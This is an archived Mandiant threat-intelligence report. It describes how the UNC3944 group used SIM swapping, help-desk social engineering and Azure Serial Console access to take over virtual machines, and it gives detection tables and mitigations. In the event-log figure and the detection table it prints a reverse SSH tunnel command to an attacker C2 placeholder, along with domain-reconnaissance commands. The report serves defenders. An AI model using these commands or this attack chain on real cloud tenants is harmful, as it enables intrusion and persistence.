SIM Swapping and Abuse of the Microsoft Azure Serial Console: Serial Is Part of a Well Balanced Attack | Mandiant

By Mandiant

Published: 2023-05-16 · Archived: 2026-04-05 18:28:32 UTC

Written by: Mandiant Intelligence

In 2022, Mandiant identified attacker activity centered in Microsoft Azure that Mandiant attributed to UNC3944. Mandiant's investigation revealed that the attacker employed malicious use of the Serial Console on Azure Virtual Machines (VM) to install third-party remote management software within client environments. This method of attack was unique in that it avoided many of the traditional detection methods employed within Azure and provided the attacker with full administrative access to the VM. Unfortunately, cloud resources are often poorly misunderstood, leading to misconfigurations that can leave these assets vulnerable to attackers. While methods of initial access, lateral movement, and persistence vary from one attacker to another, one thing is clear: Attackers have their eyes on the cloud.

Threat Actor Spotlight: UNC3944

UNC3944 is a financially motivated threat actor which Mandiant has been tracking since May of 2022. Their tactics often include SIM swapping attacks followed by the establishment of persistence using compromised accounts. Once persistence has been established, UNC3944 has been observed modifying and stealing data from within the victim organization's environment. This threat group heavily relies on email and SMS phishing attacks and have also been observed attempting to phish other users within an organization once they've gained access to employee databases. Mandiant and their partners have observed similar attack paths to those described in this post at multiple organizations over time. This particular group continues to evolve and tailor their efforts based on the target.

Initial Access

This attacker often leverages compromised credentials of administrators or other privileged accounts for initial access. A common tactic employed by this attacker involves SMS phishing privileged users, SIM swapping, and then impersonating the users to trick help desk agents into sending a multi-factor reset code via SMS. Mandiant currently doesn't have enough data to determine how the attacker conducts the SIM swaps.



Figure 1: Initial access methodology

Living off the Azure Land

Once the attacker gained access to the Azure administrator's account, they had full access to the Azure tenant due to the global privileges granted to the administrator's account. With full access to the tenant, there are many actions an attacker can perform. These actions include: exporting information about the users in the tenant, gathering information about the Azure environment configuration and the various VMs, and creating or modifying accounts. Azure has many different roles by default that can be assigned and configured by the Azure AD Global Administrator regarding Azure Active Directory Roles and by the Azure Role-Based Access Control Owner or User Access Administrator for Azure RBAC roles.

Mandiant has observed this attacker using their access to a highly privileged Azure account to leverage Azure Extensions for reconnaissance purposes. These extensions are executed inside of a VM and have a variety of legitimate uses which are further described in this post.

Extensions Leveraged by the Attacker

Following the initial foothold in the Azure environment, Mandiant has observed the attacker using built-in Azure diagnostic extensions for information gathering purposes. The extension CollectGuestLogs is one such extension leveraged by the attacker. Microsoft documentation states that CollectGuestLogs can be used to "gather log files for offline analysis and preservation". Additionally, based on Mandiant's review of process creation events within one of the analyzed VM's, evidence suggests that the extensions referenced in Table 1 were attempted by the attacker. Additional details regarding Azure Extensions can be found in Appendix A.

Azure Network Watcher	The Azure Network Watcher extension allows for network performance monitoring and diagnostics. This extension is required for a virtual machine to capture network packets on demand.
Guest Agent Automatic Log Collection	The Guest Agent Log Collection extension allows for remote acquisition of logs Event Logs, OS Logs, Azure Logs and select registry keys to support offline troubleshooting.
VMSnapshot	The VMSnapshot extension allows for an application consistent backup of a virtual machine without having to shut the system down.
Guest configuration	The Guest configuration extension is a component of Azure Policy which allows for standardized policy deployment within an Azure environment.

Table 1: Extensions attempted by the attacker

Once the attacker completes their reconnaissance, they employ the serial console functionality in order to gain an administrative command prompt inside of an Azure VM.

Access via Serial Connection

According to Microsoft documentation, the Special Administration Console (SAC) "allows you to connect to your running OS via serial port. When you launch CMD from SAC, `sacsess.exe` launches `cmd.exe` within your running OS." It's also possible to spawn multiple command prompt sessions from SAC across multiple channels via the serial console as well. As with other virtualization platforms, the serial connection permits remote management of systems via the Azure console. Additional information regarding serial console logging can be found in Appendix B.



Figure 2: Example of user accessing the command prompt on an Azure VM through the Serial Console

Once the attacker successfully logs onto a target VM, a process creation event indicates that `C:\Windows\System32\sacsess.exe` spawns `cmd.exe` after which the attacker runs the `whoami` command which identifies the name of the currently logged in user. Figure 3 shows the chain of events and Figure 4 shows what the console looks like when a user is connected and running commands.



Figure 3: Logon event leading to the launch of the command prompt and the execution of the whoami command on the VM



Figure 4: Example commands run in the command prompt once connected to the Azure VM

Mandiant has observed the attacker leveraging PowerShell once logged into a VM by serial console as well as the Azure extensions detailed in the previous section.

Remote Access Redundancy

To maintain presence on the VM, the attacker often deploys multiple commercially available remote administration tools via PowerShell. The advantage of using these tools is that they're legitimately signed applications and provide the attacker remote access without triggering alerts in many endpoint detection platforms.

Before pivoting to another system, this attacker set up a reverse SSH (Secure Shell Protocol) tunnel to the attacker's command and control (C2) server. Mandiant has observed UNC3944 deploying a reverse tunnel configured such that port forwarding any inbound connection to remote machine port 12345 would be forwarded to the localhost port 3389 (Remote Desktop Protocol Service Port) allowing the attacker a direct connection to the Azure VM via Remote Desktop. An example of the process event is shown in Figure 5.

```
processEvent | C:\Windows\System32\cmd.exe | cmd.exe |
C:\Windows\System32\OpenSSH\ssh.exe | ssh.exe | ssh  -R 0.0.0.0:12345:localhost:3389
root@<attacker_C2>
```

Figure 5: Example of a Windows Event Log entry showing the execution of the reverse SSH tunnel under NT Authority\SYSTEM

Following the creation of the SSH tunnel, the attacker established a connection to the SSH tunnel using their current account or by compromising additional user accounts and leveraging them to connect to the compromised system via Remote Desktop. Figure 6 shows an example of a Remote Desktop event by the attacker to a compromised VM. The event contained the attacker's hostname and a client address "**::%**16777216**"** which indicated a Remote Desktop tunnel as noted in a blog post by logpoint.

```
4778|Audit Success|A session was reconnected to a Window Station.

Subject:
        Account Name:   <User Account>
        Account Domain: <DOMAIN NAME>
        Logon ID:       <ID>

Session:
        Session Name:   RDP-Tcp#8

Additional Information:
        Client Name:    <Client>
        Client Address: ::%16777216

This event is generated when a user reconnects to an existing Terminal Services session, or when a
user switches to an existing desktop using Fast User Switching.
```

Figure 6: RDP Tunnel session retrieved from the Windows Event Logs on the compromised VM

Within the Windows event logs collected from a compromised VM, Mandiant observed process creation events for `C:\Packages\Plugins\Microsoft.Compute.VMAccessAgent\2.4.8\bin\JsonVMAccessExtension.exe` otherwise known as "VMAccessAgent" during the timeframe of initial access. Based on the recovered evidence, Mandiant observed activity consistent with an attacker remotely accessing an Azure VM via the VMAccessAgent Azure extension.

The VMAccessAgent extension is used to enable Remote Desktop and facilitate a password reset of an admin account. Mandiant recovered local Windows event logs indicating an attempt to enumerate the local administrators group via this extension. The attempt triggered a Windows Event ID 4799 event log entry, indicating a security-enabled local group membership was enumerated on the compromised Windows virtual machine. Figure 7 shows an example of the recovered event.

```
4799|Audit Success|A security-enabled local group membership was enumerated.

Subject:
        Security ID:    NT AUTHORITY\SYSTEM
        Account Name:   <User Account>
        Account Domain: <DOMAIN NAME>
        Logon ID:       <ID>

Group:
        Security ID:    BUILTIN\Administrators
        Group Name:     Administrators
        Group Domain:   Builtin

Process Information:
        Process ID:     <ID>
        Process Name:   C:\Packages\Plugins\Microsoft.Compute.VMAccessAgent\2.4.8\bin
\JsonVMAccessExtension.exe
```

Figure 7: Windows Event ID 4799 (A security-enabled local group membership was enumerated)

Next, the attacker leveraged a known compromised user account to perform a logon with explicit credentials, resulting in a successful type 2 (interactive) logon to the same compromised Windows VM. The initiating process referenced was `C:\Windows\System32\sacsess.exe` —the process associated with the serial console feature. This is important because when the user transitions from serial console to local command prompt on the target VM, this is logged as a type 2 (interactive) login event as opposed to something more commonly expected such as a type 10 (RemoteInteractive) event often associated with RDP.

Mandiant's analysis of the VM's event logs also revealed evidence that showed the execution of the `CollectGuestLogs.exe` binary from the CollectGuestLogs Azure extension. This generated a 4688 event ID on the host which is logged whenever a new process is created. The 4688 event typically logs the name and path of the process, who ran the process, and the parent process. In this case, `cmd.exe` was launched by `CollectGuestLogs.exe` on this host. See the example in Figure 8.

```
4688|Audit Success|A new process has been created.

Creator Subject:
        Security ID:            NT AUTHORITY\SYSTEM
        Account Name:           <User Account>
        Account Domain:         <DOMAIN NAME>
        Logon ID:               <ID>

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               <ID>

Process Information:
        Process ID:             <ID>
        Process Name:           C:\Windows\System32\cmd.exe
        Token Elevation Type:   %%1936
        Mandatory label:        Mandatory Label\System Mandatory level
        Creator Process ID:     <ID>
        Creator Process Name:   C:\WindowsAzure\GuestAgent_2.7.41491.1071_2022-10-
20_194501\CollectGuestLogs.exe
        Process Command Line:   -
```

Figure 8: Process creation event for CollectGuestLogs extension

Conclusion



Figure 9: Example of attacker attack path observed by Mandiant

Living off the Land attacks have become far more common as attackers have learned to make use of built-in tools to evade detection. The novel use of the serial console by attackers is a reminder that these attacks are no longer limited to the operating system layer. Mandiant recommends that organizations restrict access to remote administration channels and disable SMS as a multifactor authentication method wherever possible. This article by Microsoft contains recommendations regarding the implementation of phishing-resistant MFA options. Additionally, Mandiant recommends reviewing user account permissions for overly permissive users and implementing appropriate Conditional Access Authentication Strength policies. The available authentication methods in Azure AD are on the Microsoft website, while least privilege access to the serial console can be configured according to the following Microsoft guidance. The following appendices contain additional details regarding Microsoft Azure Extensions, serial console logging, and various detection opportunities which organizations can use to detect this attack method.

Appendix A: Azure Extension Details

Microsoft Azure Extensions

By default, Azure allows administrators to interact with any Windows VM's deployed from an Azure Marketplace image through the pre-installed Microsoft Azure Virtual Machine Agent (VM Agent). The primary purpose of this agent is to perform post-install actions on the VM through various extensions available within the Azure marketplace. The VM Agent allows a user to start, stop, or monitor a VM extension which performs the actual task on a remote VM.

For example, an admin can use these extensions to gather diagnostic information about a VM, interact with the VM via Terraform, or access the VM to reset an administrator password. When an administrator wants to collect diagnostic information on a VM, the Azure VM Diagnostics extension is used.

To leverage this capability, a VM would either need to install the extension via PowerShell, Azure CLI, or the Azure Portal or have it included within an Azure Resource Manage template when the VM is created. To enable the Diagnostics extension

after the VM is created, for example, the owner could run the following PowerShell command to deploy and set up the extension:

```
 > Set-AzVMDiagnosticsExtension -ResourceGroupName "Resource_Group" -VMName "VM_Name" -
DiagnosticsConfigurationPath "DiagnosticsConfiguration.json"
```

The custom configuration is referenced within “ `DiagnosticsConfiguration.json` ”. This is an XML wrapped JSON configuration file that is sent to the remote virtual machine to perform the task. An example of this config can be found in Microsoft’s documentation, and partially available as follows:

```
{
   "PublicConfig": {
       "WadCfg": {
           "DiagnosticMonitorConfiguration": {
               "overallQuotaInMB": 10000,
               "DiagnosticInfrastructureLogs": {
                   "scheduledTransferLogLevelFilter": "Error"
               },
              "WindowsEventLog": {
                   "scheduledTransferPeriod": "PT1M",
                    "DataSource": [
                    {
                        "name": "Application!*[System[(Level=1 or Level=2 or Level=3)]]"
                    }
                   ]
              }
           }
               },
       "StorageAccount": "mystorageaccount",
       "StorageType": "TableAndBlob"
               },
    "PrivateConfig": {
       "storageAccountName": "mystorageaccount",
       "storageAccountKey": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
       "storageAccountEndPoint": "https://core.windows.net"
               }
}
```

Appendix B: Serial Console Logging Details

Serial Limitations

Serial Console data plane operations are logged to the boot diagnostics logs for the VM in Azure and are accessible to Azure VM administrators. These logs will contain any commands that were run within the VM including the output of the commands. Serial Console initialization within the Azure Portal is logged to the Azure Activity log, which is available for 90 days or potentially longer if streamed to a SIEM. While serial console logs are also available within Azure Monitor, they only log activity prior to the user connecting to the command prompt within the VM. Any commands executed after the user has logged onto the VM are available on the VM itself rather than in the Azure Monitor logs.

An attempted connection via serial console is still subject to Azure AD authentication. This requires that they have a username, domain and password which will be requested when an attempt is made to connect to a VM via serial console. The user account must have administrative privileges on the VM in question to successfully connect. However, it should also be noted that that an attacker could leverage the “Reset Password” option within the Azure Portal in order to reset the local administrator account defined for a particular VM. This functionality also relies on the attacker having both the target username in question and the correct Azure RBAC privileges. The built-in roles which can utilize the serial console are as follows:

- Owner
- Contributor
- Virtual Machine Contributor

The wildcard (*) action type can also allow access to the serial console. Additionally, the specific permission needed for serial console access falls under the **Microsoft.SerialConsole/serialPorts/connect** action. Any attempts to launch the serial console without the required permissions will result in a 403 Unauthorized Error.



Figure 10: Example of connecting to a launched command prompt via the Serial Console on an Azure VM

It should be noted that the Serial Console is enabled by default on newer images deployed within Azure. According to the Microsoft Azure Serial Console documentation, the following requirements are needed in order to leverage the serial console :

- Boot diagnostics, which are enabled by default on new deployments, must be enabled for the VM
- A user account that uses password authentication must exist within the VM.
- The Azure account accessing the serial console must have the Virtual Machine Contributor role for both the VM and the boot diagnostics storage account
- The VM or VM Scale Set must use the Azure Resource Manager deployment model
- The storage account used to store the Serial Console logs must have the Allow Storage Account Key Access function enabled

Appendix C: Detection Opportunities

Detection Opportunities — Local Events

Detection Opportunity	MITRE ATT&CK	Event Details
Inbound RDP Tunneling over SSH	T1572	**Parent Process:** `cmd.exe` **Process:** `ssh.exe` **Command Line:** `ssh -R 0.0.0.0:12345:localhost:3389 root@`
Internal Reconnaissance Commands	T1059	**Grandparent Process:** `C:\Windows\System32\sacsess.exe` **Parent Process:** `C:\Windows\System32\cmd.exe` **Command Line (examples):** • `whoami` • `ping` • `ping google[.]com` • `net group “” /domain` • `nltest /dclist:`
Valid credential login by serial console	T1078	**Parent Process:** `sacsess.exe` **Process:** `cmd.exe` **Event ID:** 4648 **Subject Username:** <compromised user>

		Successful Login: 4624 Event Id generated **Unsuccessful Login:** 4625 Event Id generated
PowerShell Console_History.txt	T1059.001	Found in **%APPDATA%\Roaming\Microsoft\Windows\PowerShell\PSReadline** when enabled. Records the history of PowerShell commands run on the system.

Table 2: Local Windows Event Log and PowerShell Detection Opportunities

Detection Opportunities — Azure

Detection Opportunity	MITRE ATT&CK	Event Details
Monitor for Virtual Machine Creation or Modification	T1578	**Log Source**: Azure Activity Log **Operation (Example):** Create or Update Virtual Machine Extension **Status:** Started **IP Address:** <threat actor IP> **Level:** Informational **Event Initiated by:** <compromised user> **Resource:** `/subscriptions/<subscription>/resourcegroups/<group>/providers/Microsoft.Compute/virtualMVM>/extensions/enablevmaccess`
Run Command on Virtual Machine	T1059	**Log Source**: Azure Activity Log **Operation (Example): Run Command on Virtual Machine** **Status:** Succeeded **IP Address:** <threat actor IP> **Level:** Informational **Event Initiated by:** <compromised user> **Resource:** `/subscriptions/<subscription>/resourceGroups/<group>/providers/Microsoft.Compute/virtualMVM>`
Connect to Virtual Machine by Serial Console	T1078.004	**Log Source**: Azure Activity Log **Operation (Example): Connect to Virtual Machine by Serial Console** **Status:** Started **IP Address:** <threat actor IP> **Level:** Informational **User:** <compromised user> **Resource:** `/subscriptions/<subscription>/resourcegroups/<group>/providers/Microsoft.Compute/virtualMVM>/providers/Microsoft.SerialConsole/serialPorts/0`

		Note: Two Azure Activity Log Events are generated which are tied together by the same correlationId value. Oth interest in the JSON for the event include: **eventName/value:** BeginRequest **Status:** Succeeded **eventName/value:** EndRequest **substatus:** OK (200)

Table 3: Azure Monitor Activity Logs Detection Opportunities

Acknowledgements

This post was made possible by the efforts of many people across multiple regions within Mandiant. Mandiant also thanks Microsoft DART for their insight and contributions to this post.

Posted in

- Threat Intelligence
